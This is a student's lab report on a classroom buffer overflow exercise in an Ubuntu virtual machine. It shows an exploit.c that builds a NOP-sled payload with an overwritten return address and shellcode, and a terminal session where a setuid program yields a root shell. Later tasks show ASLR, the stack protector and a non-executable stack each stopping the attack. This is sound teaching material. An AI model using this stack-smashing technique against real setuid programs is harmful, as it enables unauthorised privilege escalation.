

COMPUTER SYSTEMS SECURITY

Lab Session 05

Explore Buffer Overflow Vulnerability


Name: Syeda Marium Faheem

Roll No: CS-099

Section: B

Task 1

Exploiting the Vulnerability:



The screenshot shows a terminal window titled "Terminal" with a dark gray title bar. The terminal content is as follows:

```
[09/08/2020 15:39] seed@ubuntu:~/Downloads/lab5$ sudo su root
[09/08/2020 15:39] root@ubuntu:/home/seed/Downloads/lab5# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/08/2020 15:39] root@ubuntu:/home/seed/Downloads/lab5#
```

For resolving segmentation fault;

[illegible]

Exploit.c File:

```
call_shellcode.c x stack.c x *exploit.c x
void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;
    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */
    *(buffer+36) = 0xd9;
    *(buffer+37) = 0xf5;
    *(buffer+38) = 0xff;
    *(buffer+39) = 0xbf;

    int final = sizeof(buffer) - sizeof(shellcode);
    int i;
    for (i=0;i<sizeof(shellcode);i++)
        buffer[final+i]=shellcode[i];


    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

Accessing root

```
Terminal
[09/08/2020 15:50] root@ubuntu:/home/seed/Downloads/lab5# gcc -g -fno-stack-protector -z execstack -o stack stack.c
[09/08/2020 15:51] root@ubuntu:/home/seed/Downloads/lab5# chmod 4755 stack
[09/08/2020 15:51] root@ubuntu:/home/seed/Downloads/lab5# gcc -o exploit exploit.c
[09/08/2020 15:52] root@ubuntu:/home/seed/Downloads/lab5# ./exploit
[09/08/2020 15:52] root@ubuntu:/home/seed/Downloads/lab5# ./stack
# id
uid=0(root) gid=0(root) groups=0(root)
#
```



Task 2

File Machine View Input Devices Help



The image shows a terminal window titled "Terminal" with a dark header bar. The header bar contains several icons: a close button (X), a maximize button, a window icon, a volume icon, the time "3:59 PM", a user icon labeled "Seed", and a settings gear icon. The terminal content shows a root user at an Ubuntu machine in the directory /home/seed/Downloads/lab5. The user enters the command `sysctl -w kernel.randomize_va_space=2`. The output shows the setting being applied: `kernel.randomize_va_space = 2`. The prompt then returns to the user.

```
[09/08/2020 15:59] root@ubuntu:/home/seed/Downloads/lab5# sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[09/08/2020 15:59] root@ubuntu:/home/seed/Downloads/lab5#
```




The image shows a terminal window titled "Terminal" with a dark header bar. The header bar contains several icons: a close button (X), a maximize button, a window icon, a volume icon, the time "4:00 PM", a user icon labeled "Seed", and a settings gear icon. The terminal content shows a root user at an Ubuntu machine in the directory /home/seed/Downloads/lab5. The user enters the command `gcc -g -fno-stack-protector -z execstack -o stack stack.c`. The prompt then returns to the user. The user enters the command `gcc -o exploit exploit.c`. The prompt then returns to the user. The user enters the command `./exploit`. The prompt then returns to the user. The user enters the command `./stack`. The output shows a segmentation fault: `Segmentation fault (core dumped)`. The prompt then returns to the user.

```
[09/08/2020 16:00] root@ubuntu:/home/seed/Downloads/lab5# gcc -g -fno-stack-protector -z execstack -o stack stack.c
[09/08/2020 16:00] root@ubuntu:/home/seed/Downloads/lab5# gcc -o exploit exploit.c
[09/08/2020 16:00] root@ubuntu:/home/seed/Downloads/lab5# ./exploit
[09/08/2020 16:00] root@ubuntu:/home/seed/Downloads/lab5# ./stack
Segmentation fault (core dumped)
[09/08/2020 16:00] root@ubuntu:/home/seed/Downloads/lab5#
```


The screenshot shows a Virtual Machine window titled "seeds_ubuntu3_CS038 [Running] - Oracle VM VirtualBox". The menu bar includes "File", "Machine", "View", "Input", "Devices", and "Help". Below the menu is a "Terminal" tab with a dark background. The terminal output shows a continuous loop of "Segmentation fault (core dumped)" messages. The first command entered is `root@ubuntu:/home/seed/Downloads/lab5# sh -c "while [1]; do ./stack; done;"`. The terminal window has a sidebar on the left with various application icons and a top bar with system icons including network, volume, and a clock showing 4:16 PM. The user name "Seed" is visible in the top right corner of the terminal window.

Task 3



```
Terminal
[09/08/2020 16:04] root@ubuntu:/home/seed/Downloads/lab5# gcc -g -z execstack -o
stack stack.c
[09/08/2020 16:06] root@ubuntu:/home/seed/Downloads/lab5# chmod 4755 stack
[09/08/2020 16:07] root@ubuntu:/home/seed/Downloads/lab5# exit
exit
[09/08/2020 16:07] seed@ubuntu:~/Downloads/lab5$ gcc -o exploit exploit.c
[09/08/2020 16:08] seed@ubuntu:~/Downloads/lab5$ ./exploit
Segmentation fault (core dumped)
[09/08/2020 16:08] seed@ubuntu:~/Downloads/lab5$ ./stack
*** stack smashing detected ***: ./stack terminated
Segmentation fault (core dumped)
[09/08/2020 16:08] seed@ubuntu:~/Downloads/lab5$
```

Task 4



The image shows a terminal window titled "Terminal" with a dark gray header bar. The header bar contains several icons on the right: a close button, a maximize button, a window icon, a volume icon, the time "4:11 PM", the username "Seed", and a settings gear icon. On the left side of the terminal, there is a vertical dock with icons for a file manager, a document, a spreadsheet, a presentation, and a folder. The terminal content shows a series of commands and their outputs:

```
[09/08/2020 16:10] root@ubuntu:/home/seed/Downloads/lab5# gcc -g -fno-stack-protector -z noexecstack -o stack stack.c
[09/08/2020 16:11] root@ubuntu:/home/seed/Downloads/lab5# chmod 4755 stack
[09/08/2020 16:11] root@ubuntu:/home/seed/Downloads/lab5# exit
exit
[09/08/2020 16:11] seed@ubuntu:~/Downloads/lab5$ gcc -o exploit exploit.c
[09/08/2020 16:11] seed@ubuntu:~/Downloads/lab5$ ./exploit
Segmentation fault (core dumped)
[09/08/2020 16:11] seed@ubuntu:~/Downloads/lab5$ ./stack
Segmentation fault (core dumped)
[09/08/2020 16:11] seed@ubuntu:~/Downloads/lab5$
```